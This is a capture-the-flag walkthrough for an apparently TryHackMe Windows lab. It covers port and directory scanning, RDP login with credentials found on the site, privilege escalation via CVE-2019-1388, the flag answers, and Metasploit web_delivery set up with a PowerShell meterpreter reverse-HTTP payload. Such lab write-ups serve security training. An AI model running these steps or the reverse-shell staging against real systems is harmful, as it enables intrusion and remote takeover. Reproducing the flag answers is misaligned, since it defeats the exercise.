

## Task 2 Activate Forward Scanners and Launch Proton Torpedoes

`nmap -sCV -Pn -oA initial <ip>`

```
(root@kali)-[/home/kali]
# nmap -sCV -Pn -oA initial 10.10.229.57
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 04:31 EDT
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.10.229.57
Host is up (0.20s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2023-06-29T08:24:43
|_ Not valid after: 2023-12-29T08:24:43
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_ System_Time: 2023-06-30T08:32:38+00:00
|_ ssl-date: 2023-06-30T08:32:43+00:00; +49s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 48s, deviation: 0s, median: 47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.99 seconds
```

```

(root@kali)-[/home/kali]
# nmap -sC -sV -Pn 10.10.229.57
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 04:33 EDT
Nmap scan report for 10.10.229.57
Host is up (0.21s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
|_ rdp-ntlm-info:
|_ Target_Name: RETROWEB
|_ NetBIOS_Domain_Name: RETROWEB
|_ NetBIOS_Computer_Name: RETROWEB
|_ DNS_Domain_Name: RetroWeb
|_ DNS_Computer_Name: RetroWeb
|_ Product_Version: 10.0.14393
|_ System_Time: 2023-06-30T08:34:28+00:00
|_ ssl-cert: Subject: commonName=RetroWeb
|_ Not valid before: 2023-06-29T08:24:43
|_ Not valid after: 2023-12-29T08:24:43
|_ ssl-date: 2023-06-30T08:34:32+00:00; +48s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 48s, deviation: 0s, median: 47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.93 seconds

```

How many ports are open on our target system?

→ 2

Looks like there's a web server running, what is the title of the page we discover when browsing to it?

→ IIS Windows Server

```

(root@kali)-[/home/kali]
# gobuster dir -u http://10.10.229.57 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.229.57
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/06/30 04:38:29 Starting gobuster in directory enumeration mode

/retro (Status: 301) [Size: 149] [→ http://10.10.229.57/retro/]
Progress: 7718 / 220561 (3.50%)

```


```
(root@kali)-[/home/kali]
# wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.229.57/FUZZ/ -c --sc 301,200
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.229.57/FUZZ/
Total requests: 220560
```

| ID         | Response | Lines | Word   | Chars    | Payload  |
|------------|----------|-------|--------|----------|--|
| 000000001: | 200      | 31 L  | 55 W   | 703 Ch   | "# directory-list-2.3-medium.txt"                                  |
| 000000003: | 200      | 31 L  | 55 W   | 703 Ch   | "# Copyright 2007 James Fisher"                                    |
| 000000007: | 200      | 31 L  | 55 W   | 703 Ch   | "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"  |
| 000000014: | 200      | 31 L  | 55 W   | 703 Ch   | "http://10.10.229.57/"   |
| 000000013: | 200      | 31 L  | 55 W   | 703 Ch   | "#"  |
| 000000012: | 200      | 31 L  | 55 W   | 703 Ch   | "# on atleast 2 different hosts"                                   |
| 000000002: | 200      | 31 L  | 55 W   | 703 Ch   | "#"  |
| 000000006: | 200      | 31 L  | 55 W   | 703 Ch   | "# Attribution-Share Alike 3.0 License. To view a copy of this"    |
| 000000010: | 200      | 31 L  | 55 W   | 703 Ch   | "#"  |
| 000000008: | 200      | 31 L  | 55 W   | 703 Ch   | "# or send a letter to Creative Commons, 171 Second Street,"       |
| 000000004: | 200      | 31 L  | 55 W   | 703 Ch   | "#"  |
| 000000011: | 200      | 31 L  | 55 W   | 703 Ch   | "# Priority ordered case sensitive list, where entries were found" |
| 000000005: | 200      | 31 L  | 55 W   | 703 Ch   | "# This work is licensed under the Creative Commons"               |
| 000000009: | 200      | 31 L  | 55 W   | 703 Ch   | "# Suite 300, San Francisco, California, 94105, USA"               |
| 000004975: | 200      | 545 L | 2796 W | 30386 Ch | "retro"  |


Interesting, let's see if there's anything else on this web server by fuzzing it. What hidden directory do we discover?

➔ /retro




Navigate to our discovered hidden directory, what potential username do we discover?

➔ Wade



Crawling through the posts, it seems like our user has had some difficulties logging in recently. What possible password do we discover?


➔ Parzival



Log into the machine via Microsoft Remote Desktop (MSRDP) and read user.txt.  
What are it's contents?

➔ THM{HACK\_PLAYER\_ONE}

## Task 3 Breaching the Control Room







When enumerating a machine, it's often useful to look at what the user was last doing. Look around the machine and see if you can find the CVE which was researched on this server. What CVE was it?

➔ CVE-2019-1388

Looks like an executable file is necessary for exploitation of this vulnerability and the user didn't really clean up very well after testing it. What is the name of this executable?


➔ Hhupd








Research vulnerability and how to exploit it. Exploit it now to gain an elevated terminal!



Now that we've spawned a terminal, let's go ahead and run the command 'whoami'. What is the output of running this?

➔ nt authority\system



Now that we've confirmed that we have an elevated prompt, read the contents of root.txt on the Administrator's desktop. What are the contents? Keep your terminal up after exploitation so we can use it in task four!

➔ THM{COIN\_OPERATED\_EXPLOITATION}

## Task 4 Adoption into the Collective

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > █
```

Return to your attacker machine for this next bit. Since we know our victim machine is running Windows Defender, let's go ahead and try a different method of payload delivery! For this, we'll be using the script web delivery exploit within Metasploit. Launch Metasploit now and select 'exploit/multi/script/web\_delivery' for use.

```
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

  Name      Current Setting  Required  Description
  --      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address o
n the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default is randomly generated)
  URIPATH    The URI to use for this exploit (default is random)

Payload options (python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Python

View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Python
  1    PHP
  2    PSH
  3    Regsvr32
  4    pubprn
  5    SyncAppvPublishingServer
  6    PSH (Binary)
  7    Linux
  8    Mac OS X
```

First, let's set the target to PSH (PowerShell). Which target number is PSH?

➔ 2

```

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set LHOST 10.18.52.203
LHOST => 10.18.52.203
msf6 exploit(multi/script/web_delivery) > set LPORT 80
LPORT => 80
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

```

After setting your payload, set your lhost and lport accordingly such that you know which port the MSF web server is going to run on and that it'll be running on the TryHackMe network.

```

msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://10.18.52.203:80
